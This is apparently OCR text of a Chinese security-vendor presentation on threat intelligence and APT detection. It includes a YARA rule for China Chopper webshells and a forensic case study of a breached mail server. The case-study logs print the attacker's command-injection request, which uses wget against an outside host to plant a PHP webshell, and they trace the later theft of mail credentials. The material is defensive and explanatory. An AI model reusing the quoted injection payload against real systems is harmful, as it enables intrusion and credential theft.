apt_apt28	APT RAT Rules
apt_apt30_backspace	Possible FP
apt_backdoor_ssh_python	Rule Updates
apt_backspace	DarkEYE Cryptor
apt_blackenergy	Change BlackEnergy ruleset to a generic one
apt_blackenergy_installer	BlackEnergy3 Installer
apt_bluetermite_emdivi	Kaspersky BlueTermite Emdivi Malware
apt_casper	Casper Rules updated Comments
apt_cheshirecat	APT Cheshire Cat
apt_cloudduke	The Black Vine Hashes
apt_coreimpact_agent	Core Impact Agent
apt_cve2015_5119	CVE-2015-5119 Flash Exploit
apt_derusbi	Updated Derusbi Rule Set
apt_emissary	Emissary Malware
apt_fidelis_phishing_plain_sight	Fidelis FTA 1017
apt_glassRAT	GlassRAT Signature
apt_hackingteam_rules	Rule Change and new Hashes
apt_hellsing_kaspersky	Hellsing APT Hashes
apt_indetectables_rat	Signature Update

中国菜刀的规则

```
rule ChinaChopper_Generic {
        meta:
                description = "China Chopper Webshells - PHP and ASPX"
                author = ”sec-un"
                reference = ”NO"
                date = "2015/03/10"
        strings:
                $aspx = /%@\sPage\sLanguage=.Jscript.%><%eval\(RequestItem\[.{,100}unsafe/
                $php = /<?php.\@eval\(\$_POST./
        condition:
                1 of them
}
```

Part 03

发现一条重要线索

针对发现重要线索进行下一步工作及案例分析

某邮件服务器攻击事件案例分析

- 66.175.XXX.41 - - [19/Feb/2014:16:35:56 +0800] "GET /admin/domain/ip_login_set/d_ip_login_get.php?domain=%3Bwget+http%3A%2F%2Fxss.ma.cx%2Fe%2Fz99.tx
- t%3Bmv+z99.txt+z.php&type=allow HTTP/1.0" 200 9
- 66.175.XXX.41 - - [19/Feb/2014:16:36:00 +0800] "GET /admin/domain/ip_login_set/z.php HTTP/1.0" 200 2

1、发现重要线索

- 2014年2月19日 IP 66.175.XXX.XX（美国新泽西州纽瓦克）在前面没有任何访问记录的情况下，利用EYOU服务器d_ip_login_get.php存在的漏洞，在服务器上执行了
- 如下代码：wget http://xss.ma.cx/e/z99.txt
- mv z99.txt z.php
- 成功生成了/admin/domain/ip_login_set/z.php的webshell
- xss.ma.cx 192.3.172.243 美国

产生的威胁情报：IP:66.175.XXX.41 域名：xss.ma.cx提供给安全检测设备使用

- 61.230.XXX.XXX - - [19/Feb/2014:17:41:11 +0800] "GET /admin/domain/ip_login_set/z.php?r=1 HTTP/1.1" 200 516
- 在随后的2014年2月19日17:41:11,IP 61.230.XXX.XXX(某地区)在未访问其他页面的情况下 直接访问 IP 66.175.XXX.XX（美国新泽西州纽瓦克）生webshell文件z.php

2、线索的扩展取证

- 61.230.XXX.XXX - - [19/Feb/2014:17:42:12 +0800] "GET /class/listdisk.class.php HTTP/1.1" 200 148
- 接着在17:42:12时，IP 61.230.XXX.XXX(某地区)访问了另一个webshell: /class/listdisk.class.php,进行操作

- 66.175.XXX.41 - - [26/Feb/2014:14:40:48 +0800] "GET /user/storage_explore.php HTTP/1.0" 200 3950
- 66.175.XXX.41 - - [27/Feb/2014:00:55:15 +0800] "POST //admin/info.php?r=6782 HTTP/1.1" 200 -
- 66.175.XXX.41 - - [27/Feb/2014:00:55:18 +0800] "POST //admin/zz.php?r=1&n=4766 HTTP/1.1" 200 865
- 66.175.XXX.41- - [27/Feb/2014:00:55:34 +0800] "POST //admin/info.php?r=7240 HTTP/1.1" 200 -
- 66.175.XXX.41 - - [27/Feb/2014:00:55:37 +0800] “POST //admin/zz.php?r=1&n=8818 HTTP/1.1” 200 86

1、IP:66.175.XXX.41为攻击者所使用的自动化扫描并漏洞利用的服务器
2、其它两个IP:61.230.*.*为APT攻击者获取情报的真实操作者IP

- 在2014年2月26日14:40:48，其访问/user/storage_explore.php,应为利用漏洞生成了其2014年2月27日00:55访问的/admin/info.php木马webshell,并在随后访问了/admin/zz.php

在2014-7-22 日01:56:11，另一IP: 61.230.XXX.163,操作了/class/listdisk.class.php这个webshell,利用webshell生成并下载了文件/var/eyou/apache/htdocs/class/*.*.cn.txt,大小约为455K - - 下载了邮件用户名密码

- 上述webshell关联的三个IP为：66.175.XXX.41 美国新泽西州纽瓦克 61.230.XXX.XXX 某地区 61.230.XXX.163 某地区

来自同一个地区不同的IP在不同的时间段内访问了同一个WEBSHELL,判断为同一组织

某邮件服务器攻击事件案例分析

线索 (1)，产生情报：
IP:66.175.XXX.41 /
Domain:xss.ma.cx

<code > ... < / code>

日志片断

66.175.XXX.41 - - [19/Feb/2014:16:35:56 +0800] "GET
/admin/domain/ip_login_set/d_ip_login_get.php?domain=%3Bwget+http%3A%2F%2Fxss.ma.cx%2Fe%2Fz99.txt%3Bmv+z99.txt+z.php&type=allow
HTTP/1.0" 200 9
66.175.XXX.41 - - [19/Feb/2014:16:36:00 +0800] "GET /admin/domain/ip_login_set/z.php HTTP/1.0" 200 2
61.230.XXX.XXX - - [19/Feb/2014:17:41:11 +0800] "GET /admin/domain/ip_login_set/z.php?r=1 HTTP/1.1" 200 516
61.230.XXX.XXX - - [19/Feb/2014:17:42:12 +0800] "GET /class/listdisk.class.php HTTP/1.1" 200 148
66.175.XXX.41 - - [26/Feb/2014:14:40:48 +0800] "GET /user/storage_explore.php HTTP/1.0" 200 3950
66.175.XXX.41 - - [27/Feb/2014:00:55:15 +0800] "POST //admin/info.php?r=6782 HTTP/1.1" 200 -
66.175.XXX.41 - - [27/Feb/2014:00:55:18 +0800] "POST //admin/zz.php?r=1&n=4766 HTTP/1.1" 200 865
66.175.XXX.41 - - [27/Feb/2014:00:55:34 +0800] "POST //admin/info.php?r=7240 HTTP/1.1" 200 -
66.175.XXX.41 - - [27/Feb/2014:00:55:37 +0800] "POST //admin/zz.php?r=1&n=8818 HTTP/1.1" 200 86

线索 (2)，拓展线索：
61.230.XXX.XXX（某地区） 直接访问后门程序

某邮件服务器攻击事件案例分析

事件回溯：


- 2014年2月19日16:35:56，66.175.XXX.XXX（美国）利用漏洞下载 WebShell到本地　z.php
- 2014年2月19日17:41:11，61.230.XXX.XXX（某地区） 直接访问该WebShell　z.php
- 2014年2月19日17:42:12，61.230.XXX.XXX（某地区）访问了另一个webshell /class/listdisk.class.php
- 2014年2月26日14:40:48，其访问/user/storage_explore.php,应为利用漏洞生成了其2014年2月27日00:55访问的/admin/info.php木马webshell,并在随后访问了/admin/zz.php
- 2014-7-22 日01:56:11，另一IP: 61.230.XXX.163,操作了/class/listdisk.class.php这个webshell,利用webshell生成并下载了文件/var/eyou/apache/htdocs/class/ * * . * .cn.txt,大小约为455K - - 下载了邮件用户名密码
- 最终关联出三个IP：


66.175.XXX.41（美国新泽西州纽瓦克）、61.230.XXX.XXX（某地区）、61.230.XXX.163（某地区）


Part 04


威胁情报与多维检测价值体现

怎样发现攻击事件中的关键点［案例］










lv|'|'|2YLYr9mK2YVfQzQyMzIGMzA=|'|'|PERSONNEL5-PC|'|'|user|'|'|1436-05-06|'|'|SAU|'|'|Win 7 Professional SP1 x86|'|'|No|'|'|0.5.0E|'|'|..|'|'|2LTYp9iqINiz2YjYp9mE2YHZhtinINin2YTYtdmI2KrZiiAtIFdpbmRvd3MgSW50ZXJuZXQgRXhwbG9yZXI=|'|'|682dfec8c66a0de6f1475ca73c462a69,39b7927e0d4deb5c10fb380b7c53c617,[endof]


利用威胁情报在高级攻击检测中进行多维线索扩线

利用圈中所画的[endof] 特征对历史数据进行可视化关联分析得到我们所需要的MD5、域名、ＩＰ、ＵＲＬ、木马样本及分析报告等重要信息



利用威胁情报在高级攻击检测中进行多维线索扩线

利用圈中所画的[endof] 特征对历史数据进行可视化关联分析得到我们所需要的MD5、域名、ＩＰ、ＵＲＬ、木马样本及分析报告等重要信息



一个完整对高级攻击事件进行多维分析流程

发现重要攻击线索

找出植入方式、针对漏洞进行分析、修补，监测后续二次攻击

对攻击事件进行溯源分析及对整个攻击事件过程中窃取信息的取证

IP、域名、MD5、URL、样本等

分析恶意攻击程序、代码寻找存在的唯一性

利用威胁情报对发现的攻击线索、恶意程序、代码进行扩线及多维关联分析

从已知 - 未知线索及威胁情报的共享、通报、处置

反制：

获取攻击者的身份、目的及背景

威胁情报与高级恶意攻击检测之间的协同

- 1、针对高级恶意攻击事件分析中，可以使用外部威胁情报平台来进行深入溯源分析（最早攻击时间、使用了哪些域名、ＩＰ、whois中注册的email信息等）
- 2、威胁情报标准化提供设备机读，增强现有的检测及防护系统发现的能力（把安全隐患消灭在萌芽状态，阻止攻击者进行二次或多次攻击）
- 3、构建APT攻击检测及威胁情报新一代联动体系，各种相关的威胁数据进一步关联，全方位分析最大提高整体安全监测方案的效率。

Thanks

我们拥有的能力

全流量高级恶意攻击（APT）检测与溯源

网镜高级威胁检测系统
云镜智能威胁感知系统

移动安全检测与取证（Android& IOS）

利刃智能终端安全检查系统
利刃智能终端数据取证系统

威胁情报中心（云端）

Alice威胁情报溯源云平台